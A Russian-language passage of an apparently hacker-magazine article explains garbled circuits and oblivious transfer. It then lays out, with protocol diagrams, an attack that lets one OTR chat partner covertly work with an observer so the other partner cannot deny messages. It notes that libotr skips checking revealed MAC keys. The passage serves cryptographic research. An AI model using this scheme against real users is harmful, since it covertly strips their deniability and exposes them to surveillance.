Теперь, когда мы заменили каждый вентиль его таблицей истинности, нам нужно лишь модифицировать таблицы так, чтобы они отражали тот факт, что все битовые значения запутаны. Трюк состоит в следующем: вместо реальных значений входных битов (1 или 0) мы берём случайные криптографические ключи (скажем, 128-битные). Затем мы используем эти ключи для шифрования значений в таблице истинности. Вместо входных значений для вентиля мы используем случайные ключи (то есть вместо 1 или 0 мы просто берём два случайных битовых строки на каждый провод).


В качестве примера снова рассмотрим вентиль NAND. Мы выбираем четыре ключа `ka0`, `ka1`, `kb0` и `kb1` — ключи для соответствующих входных значений вентиля (`a=0`, `a=1`, `b=0`, `b=1`). Также мы выбираем функцию шифрования `E` и расшифровки `D`. Для простоты предположим, что если `D` передан неверный ключ, она сигнализирует об этом (например, возвращает код ошибки) вместо предоставления мусорного открытого текста. Мы выполняем следующее преобразование таблицы истинности нашего вентиля:

```
\a|                \    a|
b\| 1 0          b   \    | 1              0
--+-----  -----> ---------+--------------------------------
1 | 0 1               1   | E_ka1(E_kb1(0)) E_ka0(E_kb1(1))
0 | 1 1               0   | E_ka1(E_kb0(1)) E_ka0(E_kb0(1))
```

Элементы таблицы истинности дважды зашифрованы с использованием двух ключей, соответствующих значениям `a` или `b`. При вычислении схемы вы знаете только ключи, соответствующие правильным входным значениям (например, вы знаете `ka0` и `kb1`, но не другие ключи). Просто попробовав расшифровать каждое значение в таблице, легко найти

соответствующее выходное значение (только одна попытка расшифровки окажется успешной).

Следующий вопрос: как запутать схему целиком? Это не сильно отличается от описанного. Предположим, два вентиля соединены так:



У нас есть входы `In_1`, `In_2`, `In_3` и одно выходное значение `Out`. Выход G2 подключён к одному из входных проводов G1. В таблице истинности G2 мы поэтому помещаем *ключ*, соответствующий соответствующему входному значению G1 (то есть вместо двойного шифрования выходного значения G2 — 1 или 0 — мы двойного шифруем соответствующий ключ для одного из входных выводов G1). Вентиль G1 можно запутать, как описано выше. Ключи для входных проводов `In_1`, `In_2` и `In_3` предполагаются уже известными вычисляющей стороне. G2 теперь легко вычисляется и возвращает недостающий ключ для вычисления G1. Однако в процессе вычисления схемы вычисляющей стороне не раскрываются никакие промежуточные значения (например, реальный выход G2).

Попробуем на практике. Предположим, Алиса и Боб хотят вычислить некоторую функцию. Можно использовать следующий протокол: A готовит запутанную схему и жёстко кодирует в неё свои входные значения. Она отправляет результат B. B теперь должен получить ключи для своих входных значений от A. Но здесь есть два ограничения:
1. B не хочет раскрывать свои входные значения A (очевидно).
2. A не хочет сообщать B ключи для обоих входных значений, поскольку тогда B смог бы обратно спроектировать схему и получить входные значения A.

Вы, вероятно, уже видите решение: B использует незаметную передачу для получения ключей для своих входных значений от A. Для каждого бита `b` своих входных значений Боб незаметно получает правильный ключ `k_b0` или `k_b1`:

```
A ---------------- f, r0, r1 --------------> B
A <------------- z = f(k) XOR rb ----------- B
A -------- k_b0 XOR k0, k_b1 XOR k1 -------> B
```

B теперь способен вычислить всю схему целиком. В зависимости от того, как A построила схему, выходные таблицы истинности могут содержать реальные или запутанные значения. С помощью некоторых простых трюков можно даже разделить вывод между A и B (так, чтобы A получила одну часть результата, а B — другую). Мы рассмотрим это подробнее позже. Сейчас есть проблемы, когда одна из сторон нечестна. Например, Алиса могла бы просто подготовить вредоносную схему, которая раскрывает секретные входные данные Боба. Существуют способы предотвратить такие атаки («cut and choose», доказательства с нулевым разглашением и т.д.), но мы не будем приводить детали здесь. Более подробное описание (вместе с доказательством безопасности) можно найти в [3].

---

3 - OTR

Для тех, кто не знаком с протоколом OTR, этот раздел может оказаться полезным. OTR обладает рядом криптографических свойств, включая конфиденциальность, целостность, прямую секретность и отрицаемость. Протокол имеет две основные фазы: первоначальный обмен ключами и обмен сообщениями. Первоначальный обмен ключами основан на протоколе Диффи-Хеллмана. Он называется AKE (Authenticated Key Exchange, аутентифицированный обмен ключами). Для защиты от активных злоумышленников используется схема подписи с открытым ключом (в данном случае DSA). Мастер-ключи DSA должны быть обменяны заранее (OTR также предлагает аутентификацию ключей DSA с помощью протокола SMP, но это не представляет интереса в нашем случае).

Все криптографические детали приведены в [2]; нет особого смысла повторять их здесь. Достаточно помнить, что обмен ключами OTR основан на Диффи-Хеллмане в сочетании с симметричной криптографией и схемой подписи. После фазы обмена ключами каждая сторона получает набор симметричных ключей для шифрования и аутентификации. Они выводятся из мастер-ключа Диффи-Хеллмана путём хеширования различными способами (ключи шифрования и MAC, разумеется, разные).

Сообщения шифруются с помощью AES в режиме CTR, и каждое сообщение снабжается MAC с использованием симметричного ключевого материала. Это обеспечивает конфиденциальность и целостность. Важно отметить, что для фактического шифрования полезной нагрузки используются *только* симметричные ключи. Мастер-ключи DSA используются исключительно в фазе первоначального обмена ключами.

Следующее свойство, которое мы рассмотрим, — прямая секретность. Прямая секретность означает, что даже если ключ (DSA) участника будет раскрыт, прошлые разговоры не могут быть скомпрометированы. Прямая секретность в OTR обеспечивается протоколом Диффи-Хеллмана: после окончания разговора обе стороны могут безопасно уничтожить сгенерированный ключ Диффи-Хеллмана. Никто (и даже сами участники разговора) не может впоследствии пересчитать этот ключ: для этого пришлось бы знать либо закрытый показатель одной из сторон (который, разумеется, тоже уничтожен из памяти), либо вывести ключ из публичной информации, которой обменялись стороны, — что вычислительно неосуществимо (будем надеяться; именно на этом и основан Диффи-Хеллман в первую очередь).

Разобравшись с тем, как OTR обеспечивает прямую секретность, перейдём к отрицаемости. В ходе разговора обе стороны могут быть уверены, что получаемые ими сообщения подлинны и не были изменены злоумышленником. Очевидно, что подлинность сообщения не может быть проверена без ключа MAC. Если один из участников разговора хочет убедить третью сторону в подлинности сообщения, он тем самым неявно доказывает третьей стороне своё знание ключа MAC. Но тогда третья сторона не может быть уверена, что участник разговора не подделал сообщение (он может это сделать, так как знает ключ MAC). Это то, что мы называем *слабой* отрицаемостью [4]. Очевидно, OTR обеспечивает слабую отрицаемость, поскольку аутентификация сообщений выполняется только с помощью симметричных примитивов. Но OTR предлагает даже больше: в каждом сообщении отправляющая сторона включает новое предложение обмена ключами Диффи-Хеллмана. Это предложение также покрывается MAC для защиты от атак «человек посередине». Таким образом, обе стороны часто генерируют новый ключевой материал. Это позволяет выполнить один красивый трюк: как только генерируются новые ключи MAC, старые ключи MAC публично раскрываются. Старые ключи больше не используются, поэтому это безопасно. Но поскольку ключи MAC публичны, *любой* может создавать поддельные сообщения и вычислять для них корректные MAC. Это мы называем *сильной* отрицаемостью. OTR поставляется с набором инструментов, содержащим программы для фактической подделки сообщений. В зависимости от того, что вам известно (только ключи MAC, MAC и ключи шифрования, ключи MAC и часть открытого текста сообщения), вы можете использовать различные инструменты для подделки сообщений. Если вы знаете части открытого текста и ключи MAC, вы можете

воспользоваться тем фактом, что AES используется в режиме CTR, и напрямую изменить известные части открытого текста. Если известного открытого текста нет, может помочь инструмент `otr_remac`: каждое сообщение содержит в открытом тексте (но покрытое MAC) новое предложение обмена ключами Диффи-Хеллмана. Теперь вы можете просто заменить это предложение своим собственным (например, используя инструмент `otr_sesskeys`) и вычислить новый MAC для пакета. Это позволяет легко подделать остальную часть разговора: вы знаете свой собственный закрытый ключ Диффи-Хеллмана, поэтому можете сгенерировать правдоподобный набор ключей MAC и шифрования и использовать их. Всё будет выглядеть законным, поскольку изменённый пакет (содержащий ваши данные обмена ключами) по-прежнему имеет валидный MAC.


---


4 - Атака

Отрицаемость OTR обусловлена тем, что третья сторона не знает, было ли сообщение отправлено в ходе разговора (и до того, как ключи MAC были раскрыты) или сгенерировано после (когда ключи MAC стали публичными). Очевидный способ атаки на отрицаемость OTR — просто отслеживать весь трафик OTR между A и B. Если одна из сторон затем решит раскрыть ключи MAC и шифрования, использованные для конкретного сообщения, подлинность этого сообщения можно будет проверить. И поскольку сообщение было записано в ходе разговора (то есть до того, как ключи MAC стали публичными), записывающая сторона знает, что оно не было сгенерировано после.

Рассмотрим реальный пример, чтобы лучше понять, что происходит. Представьте двух хакеров A и B, которые хотят поговорить о серьёзных вещах (TM) с использованием OTR. Оба слегка параноидальны и не вполне доверяют друг другу. В частности, Боб опасается, что Алиса может предать его. Однако, поскольку OTR обеспечивает отрицаемость, Боб предполагает, что даже если Алиса раскроет содержание их разговора, он сможет правдоподобно заявить, что Алиса просто всё выдумала, чтобы его дискредитировать. Поэтому Боб игнорирует свою паранойю и рассказывает Алисе свои секреты. Алиса действительно планирует предать Боба. Её первый план прост: она просто передаст все зашифрованные и аутентифицированные сообщения в полицию. Полиция впоследствии сможет заявить в суде, что Алиса не подделывала сообщения после разговора. Однако она быстро понимает, что этот подход по своей сути ошибочен: Боб может заявить, что Алиса просто отправила поддельные сообщения в полицию (поскольку, зная все ключи, она могла создать такие поддельные сообщения). Алиса знает, что эту проблему можно решить, если полиция сама перехватила бы трафик. Но она также знает, что это будет затруднительно, поэтому придумывает второй план: почему бы не воспользоваться доверенной третьей стороной?

Вместо того чтобы передавать сообщения в полицию, она просто раскроет свой закрытый ключ DSA своему адвокату. Затем, во время разговора с Бобом, она будет использовать адвоката как прокси (то есть позволит *ему* выполнять криптографию). Таким образом, адвокат может быть уверен в подлинности разговора. Судьи будут доверять адвокату Алисы в суде (по крайней мере, они доверяют ему больше, чем самой Алисе), поэтому её проблема решена. Схема Алисы выглядела бы так:





Но тут Алиса понимает, что недостаточно доверяет своему адвокату, чтобы передать ему закрытый ключ DSA: он мог бы злоупотребить им, выдавая себя за Алису. Кроме того, Алиса сомневается, что словам её адвоката будет достаточно доверять в суде.

Этот пример показывает трудности, с которыми сталкивается Алиса, когда хочет нарушить отрицаемость OTR. Её проблемы можно резюмировать следующим образом (назовём полицию «наблюдающей стороной», а адвоката — «доверенной третьей стороной»):


a) Наблюдающей стороне нужно перехватывать сетевой трафик. Это подразумевает довольно привилегированное сетевое положение, поскольку трафик должен перехватываться пассивно, то есть без помощи A или B. Потому что если A или B будут отправлять свой трафик наблюдающей стороне, A или B могут просто вставить поддельные сообщения в свой «перехваченный» поток, и наблюдающая сторона не сможет быть уверена в их подлинности. Что ещё хуже, параноидальные A и B могут использовать анонимизирующую сеть, что сделает перехват их трафика нетривиальной задачей.


b) Кроме того, подлинность сообщения может быть доказана только наблюдающей стороне, но не кому-либо ещё (поскольку другие не перехватывали трафик, а наблюдающая сторона могла бы просто вырезать некоторые части или вставить новые).

Проблема (b) не столь важна. Просто представьте наблюдающую сторону как полицию, судей или даже Fnord. Следует всегда предполагать, что наблюдающая сторона — это именно те люди, от которых вы хотите защититься. Если вы думаете, что полиция, вероятно, даже не разберётся во всём этом криптографическом материале и поэтому просто поверит любому текстовому лог-файлу, который вы им покажете, — ладно (вы, вероятно, правы). Однако могут существовать структуры, которые не слишком доверяют текстовым логам. И эти структуры могут быть очень заинтересованы в содержании некоторых OTR-разговоров.

Проблема (a) остаётся открытой. Очевидно, ни A, ни B на самом деле не доверяют наблюдающей стороне. Если бы у нас была доверенная третья сторона, мы действительно могли бы осуществить атаку на отрицаемость OTR, как описано в примере с адвокатом. Ну что ж, нам повезло: ни A, ни B, ни наблюдающая сторона никому не доверяют, и поэтому доверенной третьей стороны не будет ;)

Правда? Интересно, что доверенная третья сторона может быть эмулирована с помощью вычисления защищённых функций. Вот что мы не сказали выше: схему вычисления защищённых функций можно рассматривать как замену доверенной третьей стороне. Таким образом, вместо того чтобы позволить третьей стороне вычислять некоторую функцию `f(x, y)`, A и B могут выполнить вычисление самостоятельно и при этом получить тот же результат: оба игрока получают только `f(x, y)`, но A не видит `y`, а B не видит `x`. Итак, основная идея нашей атаки: эмулировать доверенную третью сторону с помощью вычисления защищённых функций. Схема, которую Алиса теперь планирует, такова:





Наша ключевая идея такова: A может отправить все полученные от B сообщения наблюдающей стороне (на рисунке выше — полиции, но это может быть кто угодно). Сообщения по-прежнему зашифрованы, поэтому это не проблема. Чтобы убедиться, что сообщения не подделаны A, нужно гарантировать, что A не может создавать валидные MAC без помощи наблюдающей стороны. Поэтому мы разделяем ключ MAC между A и наблюдающей стороной. Каждый раз, когда A хочет проверить или создать MAC, ей приходится сотрудничать с наблюдающей стороной. Впоследствии A может раскрыть ключ шифрования для любого сообщения наблюдающей стороне, которая может быть уверена в его подлинности.

В следующем разделе (4.1 - 4.3) мы дадим высокоуровневый обзор атаки. В разделе 4.4 вы найдёте фактический протокол, используемый Алисой и наблюдающей стороной.

4.1 - Разделение ключей Диффи-Хеллмана

OTR использует Диффи-Хеллман для установления краткосрочных ключей MAC и шифрования. Поэтому первая часть нашей задачи — построить трёхсторонний протокол, совместимый с Диффи-Хеллманом, позволяющий разделить сгенерированный ключ между двумя сторонами. Следующий протокол между Алисой (A), Бобом (B) и наблюдающей стороной (O) работает:

```
O ----- g^o ----> A ---- (g^o)^a ----> B
O <---- g^a ----  A
                  A <---   g^b   ----  B
```

Все вычисления выполняются по модулю некоторого простого `p`, а `g` — генератор достаточно большой подгруппы `Z_p*`, как того требует Диффи-Хеллман. В теперь вычислит `g^oab` в качестве ключа. Однако ни A, ни O не могут воспроизвести этот ключ. Если бы A захотела его вычислить, ей пришлось бы знать секретный показатель O — `o`. Аналогично для O. Поэтому можно сказать, что ключ `k` разделён между O и A в том смысле, что для его фактического использования A и O должны сотрудничать.

4.2 - Генерация ключей MAC и шифрования

Теперь, когда мы установили общий ключ Диффи-Хеллмана, нам нужно безопасно вывести из него ключи MAC и шифрования. Предположим, у нас есть схема C, которая принимает общий ключ Диффи-Хеллмана `k` в качестве входных данных и возвращает соответствующие ключи MAC и шифрования в качестве выходных. Эта схема непосредственно следует из спецификации OTR. Прежде чем мы сможем вычислить схему, нам сначала нужно вычислить `k` (которого в данный момент не знают ни A, ни O). Таким образом, общая функция, которую хотят вычислить A и O, такова:

```
f(a, o) = C(((g^b)^a)^o mod p)
```

Мы можем преобразовать эту функцию в новую схему и вычислить её совместно (то есть A и O вычисляют схему). После вычисления A могла бы получить ключи шифрования. Но это не лучшая идея, поскольку спецификация OTR предписывает, что `MAC_key = hash(encryption_key)`. Если A знала бы ключ шифрования, она могла бы вычислить соответствующий ключ MAC. Также было бы плохо, если бы O получил ключи MAC, поскольку тогда O мог бы выдавать себя за A и B. Поэтому мы немного модифицируем схему: A может выбрать случайную битовую строку, которую

схема XOR-ит с ключом MAC и ключом шифрования (предполагая, что случайная строка достаточно длинная для обоих ключей). «Ослеплённые» ключи MAC и шифрования затем предоставляются A и O, а битовая маска остаётся в памяти A. Если они хотят использовать один из ключей для чего-либо, они вычисляют схему, которая сначала XOR-ит обе половинки вместе, а затем выполняет фактическое вычисление с использованием ключа. Ни в какой момент времени A или O фактически не узнают ключ MAC или ключ шифрования.

Теперь, когда мы знаем, как генерировать весь симметричный ключевой материал, мы можем выполнить полную фазу первоначального обмена ключами OTR.

4.3 - Отправка и получение сообщений

Когда A получает сообщение от B, она не может сразу его расшифровать, поскольку не знает ключ расшифровки. Кроме того, проверка и отправка сообщений требуют сотрудничества O.

1) Расшифровка сообщений

Если A хочет расшифровать одно из сообщений B, она сотрудничает с O. Обе стороны совместно вычисляют схему расшифровки. Схема строится таким образом, что только Алиса узнает результат (то есть Алиса снова предоставляет случайную битовую строку в качестве входных данных схеме, которая XOR-ится с результатом).

2) Проверка сообщений

Если A хочет проверить одно из сообщений B, она должна сотрудничать с O. A и O совместно вычисляют некоторую схему HMAC, чтобы определить, является ли сообщение подлинным. Функцию проверки сообщений можно разработать таким образом, что O немедленно узнает зашифрованное сообщение и результат проверки MAC. Это позволяет A впоследствии раскрыть ключ шифрования для конкретного сообщения, чтобы O был уверен, что A его не подделала.

3) Создание сообщений

Когда A хочет создать сообщение, она шифрует его совместно с O, как описано в пункте 1. Для вычисления MAC для сообщения A и O снова сотрудничают. Поскольку каждое сообщение должно содержать новый открытый ключ Диффи-Хеллмана, A и O совместно вычислят такой ключ, используя схему, описанную выше.

4.4 - Финальный протокол

В этом разделе мы опишем наш финальный протокол. Он обладает следующими свойствами:
• У нас три стороны: A, B и O. A и O сотрудничают, чтобы предать B. B не может отрицать ни одно своё сообщение перед O.
• O не узнает никакого открытого текста сообщений, если только A явно не сообщит O соответствующие ключи.
• O не может выдавать себя ни за A, ни за B.
• Никаких отношений доверия между A и O не требуется.
• A не обязана раскрывать весь разговор O; возможно раскрытие только избранных сообщений.
• B не замечает, что A и O сотрудничают.

4.4.1 - Первоначальный обмен ключами

В этом разделе описывается аутентифицированный обмен ключами OTR (AKE). Боб начинает обмен ключами, выбирая случайные `r` и `x` и отправляя Алисе `AES_r(g^x), HASH(g^x)`. Это стандартный протокол OTR. Затем Алиса выполняет обмен ключами Диффи-Хеллмана с O, как

описано в разделе 4.1. Предполагается, что A и O обмениваются данными по защищённому каналу.

```
O                            A <-------- AES_r(g^x), HASH(g^x) ----- B
O <------- g^a ------------- A
O -------- g^o ------------> A
```

Теперь Алиса отправляет Бобу свой открытый ключ Диффи-Хеллмана. Обратите внимание, что она не знает закрытый показатель ключа: она знает только `a` и `g^ao`, но не `ao` и не `o`.

```
                             A ------------------ g^ao ------------> B
```

Боб уже вычислил общий ключ `k` (что Алиса сделать не может) и использует его для вывода ключей шифрования `c` и `c'`, а также ключей MAC `m1`, `m1'`, `m2`, `m2'` (см. спецификацию OTR [2] для подробностей) путём хеширования `k` различными способами. Боб строит следующие сообщения:

```
M_B = MAC_m1(g^x, g^ao, pub_B, keyid_B)
X_B = pub_B, keyid_B, sig_B(M_B)
```

Где `pub_B` — открытый ключ DSA Боба, а `keyid_B` — идентификатор предложения Боба `g^x` для Диффи-Хеллмана. `sig_B` создаётся с использованием ключа DSA Боба. Используя уже выведенные симметричные ключи, он отправляет Алисе `AES_c(X_B), MAC_m2(AES_c(X_B))`.

```
                             A <- r, AES_c(X_B),MAC_m2(AES_c(X_B)) - B
```

Алиса должна также вывести все симметричные ключи и использовать их для расшифровки и проверки того, что прислал Боб. Но Алиса не может сделать это самостоятельно, поэтому она сотрудничает с O. O присылает ей запутанную схему C1, которая вычисляет:

```
C1(o, a, mask) = (c, c') XOR mask
```

Алиса случайно выбирает `mask`, поэтому только она узнает `c` и `c'`. В ряде незаметных передач Алиса получает от O ключи для своих входных значений.

```
O --------- C1 ------------> A\
                              \
O -------- <OT> -----------> A  \
O <------- <OT> ------------ A   |
O -------- <OT> -----------> A   | Вычислить c, c' с помощью SFE. Только
            .                    | A получает значения.
            .                    |
            .                   /
O <----- eval(C1) ---------- A /
O --- (c,c') XOR mask -----> A/
```

Теперь Алиса наконец может расшифровать то, что прислал ей Боб. Она делает это и получает `X_B`. В данный момент она не может проверить значение `MAC_m2()`, присланное Бобом — она сделает это позже. Сначала она отправляет `sig_B(M_B)` O.

```
O <------- sig_B(M_B) ------ A
```

Чтобы фактически проверить `sig_B(M_B)`, A и O сначала должны вычислить `M_B`. Как описано выше, `M_B = MAC_m1(g^x, g^ao, pub_B, keyid_B)`. Для вычисления этого MAC обе стороны снова должны сотрудничать. O создаёт схему C2, которая вычисляет:

```
C2(o, a, pub_B, keyid_B) = MAC_m1(g^x, g^ao, pub_B, keyid_B)
```

Алиса снова использует незаметные передачи для получения ключей для своего секретного входного значения `a`, вычисляет схему, и обе стороны получают результат `M_B`.

```
O --------- C2 --------------> A\
                               \
O -------- <OT> -------------> A  \
O <------- <OT> -------------- A   |
O -------- <OT> -------------> A   | Вычислить M_B с помощью SFE. A и O
            .                      | получают значение.
            .                      |
            .                     /
```

```
O <----- eval(C2) ------------ A /
O -------- M_B --------------> A/
```

Теперь, когда оба вычислили `M_B`, они сначала проверяют подпись `sig_B(M_B)`, как того требует протокол OTR. Если A и O убеждены, что `sig_B(M_B)` корректна, они могут проверить `MAC_m2(...)`, присланный ранее B. Снова они выполняют SFE-вуду для этого. Наблюдающая сторона подготавливает схему C3, которая вычисляет:

```
C3(o, a, AES_c(X_B)) = MAC_m2'(AES_c(X_B))
```

A снова использует незаметные передачи для получения ключей для своих входных значений, и результат разделяется между обеими сторонами.

```
O --------- C3 --------------> A\
                               \
O -------- <OT> -------------> A  \
O <------- <OT> -------------- A   |
O -------- <OT> -------------> A   | Вычислить MAC_m2'(AES_c(X_B)) с
           .                       | помощью SFE. Оба получают результат.
           .                       |
           .                      /
O <----- eval(C3) ------------ A /
O --------- MAC -------------> A/
```

Теперь A и O убеждены, что обмен ключами с B прошёл успешно. Но им ещё нужно убедить B в том, что всё в порядке. В частности, OTR требует, чтобы A вычислила:

```
M_A = MAC_m1'(g^ao, g^x, pub_A, keyid_A)
X_A = pub_A, keyid_A, sig_A(M_A)
```

и затем отправила B `AES_c'(X_A), MAC_m2'(AES_c'(X_A))`. Вычисление части AES может выполнить A, поскольку она знает ключ `c'`. Но для вычисления MAC A и O снова должны сотрудничать. Сначала A отправляет `AES_c'(X_A)` O. Затем O подготавливает схему C4, которая вычисляет:

```
C4(o, a, AES_c'(X_A)) = MAC_m2'(AES_c'(X_A))
```

Используя незаметные передачи, Алиса получает от O ключи для своих входных данных. После вычисления схемы A и O получают `MAC_m2'(AES_c'(X_A))`.

```
O <----- AES_c'(X_A) --------  A\
O --------- C4 --------------> A \
                                \
O -------- <OT> -------------> A   |
O <------- <OT> -------------- A   | Вычислить MAC_m2'(AES_c'(X_A)).
O -------- <OT> -------------> A   | Обе стороны получают значение.
           .                       |
           .                      /
O <----- eval(C4) ------------ A /
O -- MAC_m2'(AES_c'(X_A)) ---> A/
```

Готово. A теперь может отправить все необходимые значения B.

```
                              - AES_c'(X_A), MAC_m2'(AES_c'(X_A)) -> B
```

B проверяет всё (так же, как это делала A, но без SFE), и обмен ключами завершён.

4.4.2 - Обмен сообщениями

После обмена первоначальным ключевым материалом Алиса и Боб могут обмениваться реальными сообщениями. Предположим, Алиса хочет отправить сообщение Бобу; ограничимся этим сценарием. Получение сообщений работает аналогично.

Алиса делает следующее (из спецификации протокола OTR [2]): берёт самый последний из своих ключей шифрования Диффи-Хеллмана, получение которого Боб подтвердил (использовав его в

Сообщении данных или, в противном случае, в AKE). Пусть `key_A` — этот ключ, а `keyid_A` — его порядковый номер.

Если указанный ключ является самым последним ключом Алисы, она генерирует новый ключ Диффи-Хеллмана (`next_dh`), чтобы получить порядковый номер `keyid_A+1`.

Для этого Алисе снова нужно сотрудничать с наблюдающей стороной. Шаги в точности такие же, как мы уже видели при первоначальном обмене ключами:

```
O <------- g^a -------------- A
O -------- g^o -------------> A
```

Алиса использует `g^ao` как `next_dh`. После вычисления `next_dh` Алиса берёт самый последний из ключей шифрования Диффи-Хеллмана Боба, который она получила от него (либо в Сообщении данных, либо в AKE). Пусть `key_B` — этот ключ, а `keyid_B` — его порядковый номер.

Теперь Алисе фактически нужно использовать Диффи-Хеллман для вычисления нового общего ключа с Бобом, который она может использовать для вывода ключей шифрования и MAC. Но поскольку она на самом деле не знает закрытый показатель (она знает `g^ao`, `a` и `g^a`, но не `ao`), ей снова нужно сотрудничать с O. Итак:

O подготавливает схему C1:

```
C1(o, a, mask) = (ek, mk) XOR mask
```

Схема вычислит оба: `ek` и `mk` (ключи шифрования и MAC), «ослеплённые» значением, выбранным Алисой. Результат будет передан только наблюдающей стороне. Алиса сохраняет значение `mask`. В ряде незаметных передач Алиса получает от O ключи для своих входных значений.

```
O --------- C1 ------------> A\
                              \
O -------- <OT> -----------> A  \
O <------- <OT> ------------ A   |
O -------- <OT> -----------> A   | Вычислить (ek, mk) XOR mask с помощью
            .                    | SFE. Только O получает результат.
            .                    |
            .                   /
O <----- eval(C1) ---------- A /
```

Теперь Алиса выбирает значение `ctr`, так чтобы `(key_A, key_B, ctr)` было уникальным. Значение `ctr` необходимо, поскольку AES будет использоваться в режиме счётчика для шифрования полезной нагрузки Алисы. Следующий шаг — зашифровать своё сообщение. Поскольку она не знает ключа шифрования, O подготавливает для неё схему C2:

```
C2(ek_o, ek_a, ctr, msg) = AES-CTR_ek,ctr(msg)
```

Входные данные `ek_o` и `ek_a` обозначают знания O и A об `ek`: `ek XOR mask` в случае O и `mask` в случае A. Результат схемы будет передан только A (то есть A просто не отправляет его O). В ряде незаметных передач Алиса получает от O ключи для своих входных значений.

```
O --------- C2 ------------> A\
                              \
O -------- <OT> -----------> A  \
O <------- <OT> ------------ A   |
O -------- <OT> -----------> A   | Зашифровать msg с помощью SFE.
            .                    | Только A получает результат.
            .                   /
            .                  /
```

Теперь Алиса может вычислить:

```
T_A = (keyid_A, keyid_B, next_dh, ctr, AES-CTR_ek,ctr(msg))
```

`T_A` уже содержит сообщение Алисы, но ей ещё нужно снабдить его MAC. Это снова выполняется совместно A и O. O подготавливает схему C3:

```
C3(mk_o, mk_a, T_A) = MAC_mk(T_A)

O --------- C3 --------------> A\
                                \
O -------- <OT> -------------> A  \
O <------- <OT> -------------- A   | Вычислить MAC_mk(T_A). Обе
O -------- <OT> -------------> A   | стороны получают значение.
            .                      |
            .                     /
O <----- eval(C3) -----------  A /
O ----- MAC_mk(T_A) --------->  A/
```

Обратите внимание, что Алиса будет хранить `T_A` в тайне. Хотя `T_A` не содержит открытого текста, Алиса не хочет раскрывать его наблюдающей стороне. Если бы она это сделала, то и её собственная отрицаемость была бы утрачена.

Кроме того, протокол OTR предписывает, что Алиса должна отправить Бобу свои старые ключи MAC в открытом тексте, чтобы они стали считаться публичными. Если A и O захотят, они могут это сделать (вычислив старый ключ MAC заново и разделив результат). Но пока Боб не проверяет то, что Алиса отправила, она может просто отправить мусор. Действительно, в текущей версии (libotr 3.2.0) реализация OTR не проверяет раскрытые ключи MAC. Рассмотрим фрагмент из `proto.c`, строка 657:

```
--- snip ---
    /* Just skip over the revealed MAC keys, which we don't need.  They
     * were published for deniability of transcripts. */
    bufp += reveallen; lenp -= reveallen;
--- snap ---
```

Таким образом, Алиса может безопасно отправить:

```
A -T_A,MAC_mk(T_A),oldmackeys=foobar-> B
```

4.5 - Что осталось

Мы убедились, что в сценарии, где хотя бы одна сторона сотрудничает с атакующим, обеспечение отрицаемости является нетривиальной задачей. Наша конструкция может быть расширена и адаптирована, и мы предполагаем, что она достаточно общим образом применима к отрицаемым протоколам обмена сообщениями.

Относительно производительности: да, мы знаем, что всё это SFE-вуду может быть довольно ресурсоёмким. В особенности модульное возведение в степень в схемах — операция не из дешёвых. Однако существуют способы оптимизировать базовую схему, которую мы описали. Если вам это интересно, можно прочитать [5] в качестве введения. Также обратитесь к разделу 4.5.2, в котором описывается одна конкретная оптимизация нашей схемы Диффи-Хеллмана. Относительно сетевой задержки: рассматривая все криптографические протоколы, описанные в этой статье (особенно незаметные передачи), вы заметите, что часто необходимо обмениваться множеством сообщений. Если для одной незаметной передачи нужно 3 сообщения, а вы хотите выполнить 128 незаметных передач (для, скажем, 128-битного криптографического ключа), то в итоге обменивается 384 сообщения. С точки зрения сетевой задержки это может стать проблемой. Однако есть два обстоятельства, которые нам помогают: во-первых, мы можем выполнять незаметные передачи параллельно (то есть всё равно обмениваться тремя сообщениями, но теперь каждое сообщение содержит данные для 128 незаметных передач). Мы также можем предварительно вычислять многие значения и обмениваться ими до того, как они действительно понадобятся (случайные значения, например).

4.5.1 - FAQ

B: Всё это чепуха! Я мог бы просто передать свои закрытые ключи полиции, и это тоже уничтожило бы отрицаемость!

O: Да. И тогда полиция смогла бы выдавать себя за вас. Один из ключевых моментов нашего подхода состоит в том, что вам не нужно доверять наблюдающей стороне, равно как и им не нужно доверять вам.

B: Но наблюдающая сторона не сможет ничего доказать в суде!

O: Ну, да и нет. В конституционном государстве вам действительно пришлось бы что-то доказывать в суде. К сожалению, такие государства редки. Но даже если вы живёте в таком государстве, наблюдающей стороной мог бы быть судья.

B: Но все разговоры, которые я вёл до того, как мой партнёр начал сотрудничать с наблюдающей стороной, всё ещё можно отрицать, верно?

O: Да, если только наблюдающая сторона не перехватывала ваш трафик (если вы использовали нормальный анонимайзер, это маловероятно).

B: Подождите, наблюдающая сторона пока лишь узнала, что *кто-то* отправил сообщение. Но откуда им знать, что это именно тот человек, о котором я им говорю?

O: Хороший вопрос. Эти знания генерируются в ходе первоначального обмена ключами OTR. Если быть точными, наблюдающая сторона и предатель оба узнают личность партнёра по переписке, когда тот подписывает своё предложение обмена ключами своим ключом DSA. Наблюдающая сторона также это видит, и, отслеживая все последующие обмены ключами, они могут выстроить «цепочку доказательств».

B: Но разве [4] уже не уничтожает отрицаемость OTR?

